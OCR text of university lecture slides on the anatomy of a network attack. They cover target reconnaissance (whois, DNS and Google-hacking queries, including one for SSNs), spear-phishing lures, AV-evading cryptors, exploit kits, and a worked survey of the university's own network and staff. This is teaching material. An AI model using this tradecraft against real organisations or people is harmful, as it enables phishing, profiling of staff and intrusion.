ECPE/COMP-178 Computer Network Security

Anatomy Of An Attack

DAY 1

Course Outline

A. The Internet, TCP/IP, and PANs, LANs, CANs, MANs, & WANs
B. Ping sweeps, port scans, traceroute, & OS fingerprinting
C. Attacker Profiles
D. Attack Points
   - Human access
   - Physical access
   - LAN (insider) access
   - Remote (Internet) access
   - Wireless access

Overview of who they are and where they get in....


E. Anatomy of an Attack
   - **Step 1: Target survey**
   - Step 2: Vulnerability assessment
   - Step 3: Vulnerability exploitation
   - Step 4: Maintaining access/persistence
   - Step 5: Covering tracks

Now its 'How'

F. Physical access attacks
G. The future: emerging technologies

Attack Points 2

The Anatomy of an Attack



Attack Points 3

Anatomy of an Attack

Requirements > Survey > Tool > Collection > ....

Real world attackers seldom have a single target in mind – they cast their nets widely (e.g. using bots), collect, and then separate the wheat from the chaff.

Somewhat Deprecated

The attacker “requires” credit card numbers, etc.

Shotgun approach - less skill
Focused approach - high value targets

Attack Points 4

Target survey

Step 1 Target Survey (Information Gathering)

Attacker is preparing for Remote (Internet-based) Attack

- What questions might an attacker ask a target insider? How could they ask them?
- What ways might an attacker get a tool on a computer in a target LAN?
- What is it an attacker wants?
- Why can't an attacker just use the Internet to "send" a tool to the target computer?

Step 1: Target survey

The top ~10 things an attacker might want to know

- Who works at the target, and on the network?
- Does the target have a website? Hosted? Geolocate
- Where is the target - country/region/city/neighborhood
- Target communicates with – vendors & partners?
- What IP addresses does the target use?
- Are the target's IP addresses static or dynamic?
- Is the target's ISP relevant?
- What devices are exposed to the Internet?
- What device vulnerabilities are unpatched? Exploitable?
- How do I access target's storage?
- What is the local infrastructure?
  - Wired? Wireless? VSAT? WiMAX? Wi-Fi?

Step 1: Target survey

Why does an attacker want to know these things?

- Who – The more known - easier it is to social engineer"
- Website – Staff, email addresses, reports, org charts
- Location – Might there be legal issues? Bandwidth issues?
- Alliances – Exploit trust relationships
- Computers – These are the remote targets
- IP addresses – To be scanned for vulnerabilities
- ISP relevance – Social engineer the ISP?
- Vulnerabilities – This is why the IP addresses are needed
- Static or dynamic IP addresses – fw conduits to servers
- Infrastructure – Are edge routers vulnerable?
- Wired, Wireless, VSAT, WiMAX, Wi-Fi – Vulnerabilities!

Step 1: Target survey

It all starts with research!

- Not for script kiddies
- But a must for targeted attacks
- Info gathering tools:
  - Target's website
  - Google hacking
  - www.arin.net
  - network-tools.com
  - www.netcraft.net
  - LinkedIn, Facebook, etc. (Mapping tools)
  - tntc

Information Recon Sources

- Open Source
  - Web
    - Social Media
  - Company Website
  - FCC
  - Patents
  - Legal filings
- Past/Current employees
- Industry knowledge
  - Trade shows
  - Publications
- Internal knowledge
- Suppliers
- Black Market – Buy it
- Information systems
  - Software and system providers
  - Network mapping
  - Attacks

Attack Points 9

Modern Approach

- Defined targets
- Defined goals
- Sufficient intelligence available for success

- Network attack goal example (business sector)
  - Primary
    - Information assets (trade secrets)
  - Secondary
    - Competitive business information
    - Persistence for future attacks

Attack Points 10

Reconnaissance

- Find the target's network surface area
  - IP ranges, domains
  - Target's infrastructure providers
  - Their business partner's infrastructure providers
    - Whois, ARAN lookup, news
  - Enumerate all services
    - Typical scanning but intelligently
    - Banners, web apps, bad security
- Learn the business relationships
  - Learn how their network makes business flow

Use all of your Hacker Foo to achieve recon goal!

Attack Points 11

Reconnaissance

- Discover primary apps for each business unit
  - Single out business units - use exploits designed for those applications
- Data mine target & business partners public website
- Is the target already compromised?
  - Who?
  - Need to evade detection from target
  - Need to evade detection from other hackers
- Goal is to build a model for all points of entry
- NOT to exploit the first or easiest security hole.

Detailed planning…the mark of a professional

Attack Points 12

Social Reconnaissance

- Conferences/expos, Local Bar, Local Eateries
- Find/Build organizational chart
- Publication search
- Presentation search
- LinkedIn, etc.
- Facebook
- Help wanted?
- Media

Attack Reconnaissance

Email reconnaissance

- Legitimate correspondence with target users for making email cribsheets
- Benign attacks to determine network security
- Disguised as Spam and Phishing
  - Track successful methods
- Gullibility of target users
- List of legit users vulnerable to attack

Infrastructure Recon

- Network routing and timing
  - Determine network layout
  - Determine security devices
  - IT blogs, news groups, expert sites
- Web apps
  - Check browser version and user agents
  - Find out what plugs-ins are supported
- Check the IP space they browse from
  - Do all go through one proxy?
- Individual Machines Used to Be Targets
  - Now They Are Resources

Segregate recon IP addresses from Attack IPs

Defenses

People

- How do you control
  - Facebook users
  - blogosphere users
  - Twitter users
  - Cloud storage users
  - Email/forum threads
- Policy and Enforcement

Good luck with that

Technology

- Minimize Leakage
- Banners, Headers
- Limit PR
  - Invisible network

Leakage Examples

[PDF] **Oracle**/Sun JRE Upgrade Instructions - CA.gov
www.dot.ca.gov/.../JREupgradeXP_JInitiator_Removal_Last_v2.pdf
File Format: PDF/Adobe Acrobat - Quick View
The **Oracle** Corporation is no longer upgrading JInitiator for Windows operating ... **Caltrans**. You will not get this warning again if the box is checked. Click on the ...

Eberle Design Inc. | Products | Traffic | Inductive Loop Detectors
www.editraffic.com/t_inductive-loop-detectors.html
Oracle 2E Series: Two channel rack mount detector with LCD Display, 20 levels of ... **CALTRANS** 170/2070 TYPE - Vehicle / Intersection Detectors - Rack Mount ...

[PDF] Mobile TMC and MRM Communications System User Manual v1.2
www.dot.ca.gov/newtech/.../mobile_tmc_user_manual_v1-2.pdf
File Format: PDF/Adobe Acrobat - View as HTML
Caltrans New Technology. UC Irvine. California ... Router interface to the satellite earth terminals. ..... modem, where it is presented to the far-side **Cisco router**.

Meet and Confer with the Department of Technology Services (DTS)

- Caltrans WAN Diagram (jpeg image)
- May 2006 DTS Network Services (Powerpoint)
- May 2006 DTS Security Architecture (Powerpoint)
- May 2006 DTS UNIX Offerings (pdf)
- May 2006 DTS Web Services (Powerpoint)
- May 2006 DTS Windows Services (Powerpoint)
- May 2006 DTS IBM HTTP & WebSphere Services (Powerpoint)

Project Site

Focused Targeted Attack

"The attacks are also very well researched..."

"One targeted Trojan was sent to five employees at one company--every single person was a member of the firm's research and development team."

www.securityfocus.com/news/11418/1

All it takes is one weak link....

Utah Medicaid breach from weak admin password exposes identity data of 780K residents...

Email Attack

Who do you target?

- Marketing/Sales People
  - Distributed contact info at/for events
  - Product information
- Engineers
  - Product Experts
  - Limited customer contact
- Mid to High level execs
  - They have access
- Admin Assistants
  - Under paid, over worked

You've Got Mail

- Email with attachment
  - Ask recipient to review contents of attachment
  - Use real document so person isn't tipped off
  - Use a vulnerability to drop an executable
  - Exe installs itself
  - Exe beacons to site you control
    - DNS, HTTPS, HTTP
- Phishing email
  - Spoofed from person A to person B with correct signature block
  - Email contains link to site you control
    - Steal client IP and account it was sent to

You've Got Mail

- Limit the victim list
  - Know the IP range of targeted network
  - Work from recon of email addresses
- Different pages for different intended victims
  - New Product Announcement
    - Trojaned Document
    - Media presentation
    - "requires" a plugin ;-)
  - Financial info
    - Quarterly results contain exploit
    - Audio file of quarterly stock holders meeting requires a "special" player

Social Engineering

From: linkedin.com <message-wk881425ffjm55@linkedin.com>
Subject: **Mark Andronas at Payroll Processing wants to connect on LinkedIn**
Date: June 2, 2011 12:55:01 PM GMT+03:00
To: Mickey Boodaei
Reply-To: message-wk881425ffjm@linkedin.com

LinkedIn

I'd like to add you to my professional network on LinkedIn.

- Mark Andronas

Neal Collins
Vice President, Strategy & Corporate Development at Payroll Processing
Greater Chicago Area

Confirm that you know Neal

© 2011, LinkedIn Corporation

Confirm button takes browser to salesforceappi.com for ZeuS variant dropper


Hiding The Backdoor

- Rootkit isn't necessary
  - Have backdoor blend in
  - Make sure AV doesn't detect it **(FUD)**
    - Build it specifically for the target
    - Only send it to the targeted company
  - Change time stamps (can't search on time)
  - Hook other critical processes
    - Explorer
    - Svchost

FUD? FUD! Lets see how...

FUD

- Fear, Uncertainty and Doubt – marketing, PR
- First: IBM used FUD against Amdahl in 1975
- Fully Un-Detectable software – A/V can't detect
- AV tools use signature detection
- Cryptors
  - Obfuscate malicious exe file payload
  - Use unique key each time
  - Combine it with a small stub program
  - Stub decrypts and runs payload
  - If in sandbox – payload won't run



Binders


Binders package the 'toolbar' with other files into a single executable file that can't be taken apart.

"S-binder Pro is a powerful software binder, bundler and package creator, Create and distribute your software bundles with ease! S-binder has some fantastic features including:

- The ability to mass bind all files in a given directory, and all of its sub directories.
- Icon extraction and replacement
- Can download additional files as needed
- **Bind any files into one .exe**
- Secure binding option (files can't unpack)"
- "If your (sic) looking to create software bundles or portable applications for whatever reason then S-Binder Pro is the only solution you will ever need!"

Downloaders


- The downloader accesses remote websites to download/install malicious, checks with C&C host
- Web interface tracks infected computers statistics
- Interface to make infected PC a proxy, attacker can funnel malicious network traffic through it
- Can download updates, additional malware, & tools to the infected computers



SEO Auto Submitter

XRumer Auto-submitter


- Posts to forums, guestbooks, catalogs, etc.
- Can avoid suspicious forum admins by first registering and posting "Where can I get...?"
- Registers another account to post a spam link mentioning product
- Helpful forum visitors may Google for product and post a link to help out - increasing product's Google stats
- Activation key to prevent piracy




SEO Auto-Submitter

XRumer Auto-submitter

- Can recognize CAPTCHA's
  "Completely Automated Public Turing test to tell Computers and Humans Apart"
- Using CAPTCHA's it can create new accounts





Hosting Farms

- CPanel exploits – monoculture makes it easy
- Once in – install an **Exploit Pack**age
- Original site is still present – w/extra folders
- Kits make it point and click - anyone can do it
- Kits lower the bar – no skills needed
- Typically contain a collection of exploits to try
  - Crimepack – free and paid versions
  - SEO Sploit Pack
  - Eleonore $500-$1000
    - 12/11 DoubleClick, MSN Drive-by Ads w/malware


Exploit Packs

Logon screen

Sample statistics report

Citadel Trojan

- Zeus source code leaked – spawned Citadel late 2011
- Open source model – contributions – rapid development
- Basic Citadel package: bot builder, botnet admin panel
- Was $2,399 Now $3,391 + $125 monthly "rent"
- $395 auto-update antivirus evasion module
- Includes a trouble ticket system, peer forums
  - To cut down on tech support costs



Tools

- A dark software industry
- Uses same business model as MS, Apple, etc.
- Malware: Lite, Standard, Professional, Ultimate
- Subscription model for updates
- Authentication to control theft
- Lowers the skill needed (hello Script Kiddies)
- Malware Software as a Service

Back To Target Survey

- Another type of Target Survey
- This one is merely a scam
  Active 12/2012

- Harvests personal information
- Subscribes mobile phones to expensive services
- Results in junk calls, email
- SPAMS Facebook contacts

Step 1: Target survey

- Check Facebook, LinkedIn, Twitter for management info
- Go to Google Web & Google Groups for…
  - Alliances
- Go to Google PPT, Doc, & spreadsheet searches for…
  - Organizational structures
- Go to www.internic.net or http://network-tools.com for…
  - Contact information & domain names

- Google search enhancers:
  - + ~ (synonym) OR " "
  - site: link: filetype: phonebook:
  - SafeSearch (no adult sites) (Google SEO poisoning)


Step 1: Target survey

Google Hacking!

Learning how to optimize searches

- While Google is a researcher's friend, it's an attacker's dream
- Many networks have inadequate security, giving Google access to sensitive information
- Search spiders crawl the web, following links
- Consider what it was like before them

Chaos!



Google Hacking

- Google hacking – for exploitable targets and sensitive data by using search engines – e.g. Google
- Google Hacking Database (GHDB) is a (dated) database of queries that identify sensitive data
- Google Hacking Database categories:
  - Advisories and server vulnerabilities
  - Error messages containing too much information
  - Files containing passwords
  - Sensitive directories
  - Pages containing logon portals
  - Pages containing network data (e.g. firewall logs)

Google Hacking

- Use to perform security scans against your public-facing servers - Windows, IIS, Apache and SQL Server. Profile servers, find files containing sensitive information and detect "hidden" login pages, server log files and more. Use it to look for offensive words or images.

- site: search site for search_term
- file: search for file type
- link: search within links for search_term
- cache: shows how page appeared – provide url
- intitle: search within document <title></title>
- inurl: search only within the url for search_term

Google Hacking

ERROR 1045 (28000)
Originally posted: 2006 Oct 10 04:00 PM

Hello,

Listing 5. Importing default Drupal SQL database.
For:
C:\eclipse\workspace\drupal_development> mysql -u drupal_user -p drupal_db
< database/database.4.1.mysql

I received the following answer:
ERROR 1045 (28000): Access denied for user 'drupal_user'@'localhost' (using password: YES)


Could someone give me a hint, please?
I am stuck here with this tutorial.

The password is correct. It worked for:
C:\Documents and Settings\Administrator> mysql -u root -p mysql

Thanks,
Adrian


More Google Hacking

Google - Search IBM's website for PPT's




More Google Hacking

Google - Search IBM's website for Word docs




More Google Hacking

Google - Search IBM's website for spreadsheets...




More Google Hacking

Spreadsheets found...




More Google Hacking

Spreadsheets found...



More Google Hacking

Spreadsheets found...



Google Hacking

- **Googled:** “place of death” ssn
- And got 49,000 hits like this one:


News!

Common VOIP attacks worked for duo that stole $1 million worth of voice minutes 8/2007 www.computerworld.com

A combination of simple dictionary and brute-force attacks in **combination with Google hacking** enabled a criminal pair to break into VOIP-provider networks and steal US$1 million worth of voice minutes. A 23 year-old Spokane hacker wrote generic software to run brute-force attacks against Cisco XM routers and Quintum Tenor voice gateways to gain access and route calls through them. Routing calls through business network VOIP gateways hid that the calls came from equipment owned by the mastermind behind Moore's activity.

Target Survey

The Wayback Machine: www.archive.org



uop.edu April 11, 2001


Target survey

Information on individuals might be found at:

- www.monster.com
- www.hotjobs.com
- Google's Groups
- LinkedIn

- Search on: "Top secret security clearance"


Images




2013 class


Security? Wine!

Previous classes





Monetizing data aggregation
Quality varies – typically have access to data that search engines can't get to



- **Entered Joe King …**
- **For $10 - $60, you get more information.**

Target survey

For an attacker to run ping sweeps, port scans, and vulnerability tests, they need:

- POC information (for social engineering)
- Targets IP address ranges
  - network-tools.com
- Other server IP addresses (Web, email, SQL)
  - Get them from www.netcraft.net
- Name server (DNS) IP addresses
  - Get them from network-tools.com

Many sites listed in 2010 are no longer providing data without registration or membership. Why is that?


Target survey

- Why do attackers “Google hack”?
- Why do they go after ARIN Information?
- Target’s physical address, phone number
- POC name, email address, phone number

- Spear phishing! - emails target specific company
- Social engineering!
- Password guessing!
- Wireless scanning!
- They might also pick up some network hardware or software information...

Target survey

- IP Range & POC



POC and IP Netblocks

pacific.edu

138.9.110.12 is from United States(US) in region North America

Whois query for 138.9.110.12
NetRange: 138.9.0.0 - 138.9.255.255
CIDR: 138.9.0.0/16
OriginAS:
NetName: UOP
NetHandle: NET-138-9-0-0-1
Parent: NET-138-0-0-0-0
NetType:
NameServer: NS2.PACIFIC.EDU
NameServer: NS1.PACIFIC.EDU
RegDate: 1990-01-17
Updated: 2007-09-07
Ref: http://whois.arin.net/rest/net/NET-138-9-0-0-1

OrgName: University of the Pacific
OrgId: UNIVER-95
Address: 3601 Pacific Ave.
City: Stockton
StateProv: CA
PostalCode: 95211
Country: US
RegDate: 1990-01-17
Updated: 2008-03-27
Ref: http://whois.arin.net/rest/org/UNIVER-95

Point Of Contact

OrgTechHandle: DAVEA-ARIN
OrgTechName: Lundy, Dave A.
OrgTechPhone: +1-209-946-3951
OrgTechEmail: dlundy@pacific.edu
OrgTechRef: http://whois.arin.net/rest/poc/DAVEA-ARIN

Abuse Handle – Dave Lundy
Technical Handle - is Senior Network Architect

Target survey

DNS servers
ns1.pacific.edu [138.9.1.21]
ns2.pacific.edu [138.9.1.22]

Answer records

pacific.edu	SOAserver:	ns1.pacific.edu	86400s
	email:	hostmaster@pacific.edu	
	serial:	2011011000	
	refresh:	1200	
	retry:	3600	
	expire:	604800	
	minimum ttl:	86400	
pacific.edu	TXT	v=spf1 mx ~all	86400s
pacific.edu	MX preference:	10	3600s
	exchange:	mx30.pacific.edu	
pacific.edu	MX preference:	10	3600s
	exchange:	mx40.pacific.edu	
pacific.edu	MX preference:	10	3600s
	exchange:	mx10.pacific.edu	
pacific.edu	MX preference:	10	3600s
	exchange:	mx20.pacific.edu	
pacific.edu	NS	ns1.pacific.edu	86400s
pacific.edu	NS	ns2.pacific.edu	86400s
pacific.edu	A	138.9.110.12	86400s

Authority records

Additional records

mx10.pacific.edu	A	138.9.240.95	86400s
mx20.pacific.edu	A	138.9.110.64	86400s
mx30.pacific.edu	A	138.9.110.74	86400s
mx40.pacific.edu	A	138.9.110.107	86400s
ns1.pacific.edu	A	138.9.1.21	86400s
ns2.pacific.edu	A	138.9.1.22	86400s

DNS TTL values
Refresh: Slave to master
Retry: Internal if refresh fails
Expire: Internal – Auth. expires
Min: Time NXDOMAIN is valid
1 day in this case

Mail Exchanger MX records

Current Postings

From 2/5/13 Vacancy posting – potential position targets

- Director of IT Client Services $69-$119K
- Assistant Director, Systems Engineering Services for support of server infrastructure $60- $102K
- Risk Compliance Officer $60- $102K
- Enterprise Applications Developer III - IDMS $24-41 hr (IDMS Identity Management System (max ~$85K))
- Web Applications Developer $41-$67K
- Engineer II Digital Media Technology Services $41-$67K
- COP - Technical Support Specialist II $15-$25 hr
- IT Technical Support Specialist I $14-$22 hr
- Web Communications Manager - $depends on experience

Compare To Intern Salaries

02/2013 Business Insider –Lowest (intern) adjusted to 1 yr

- Cisco $47K
- IBM $47K
- EMC $48K — HP and DELL the same
- NetApp $55K — Autodesk and Qualcomm same
- Intel $57K
- Apple $59K
- Yahoo $62K — NVIDIA the same
- Amazon $64K
- Google $68K
- Adobe $69K — LinkedIn the same
- Microsoft $71K
- Facebook $72K
- VMWare $78K

Target Survey

www.netcraft.com search on .pacific.edu

(Feb. 3, 2013 – uptime 37 days)

Results for .pacific.edu

Found 4 sites

	Site	Site Report	First seen	Netblock	OS
1.	web.pacific.edu		march 2007	university of the pacific	windows server 2003
2.	www.pacific.edu		january 2001	university of the pacific	windows server 2003
3.	www1.pacific.edu		july 2005	university of the pacific	freebsd
4.	web.ebscohost.com.ezproxy.pacific.edu		august 2010	university of the pacific	linux

Target Stalking


Netcraft's: 'Whats that site running' results

Netblock Owner	IP address	OS	Web Server	Last changed
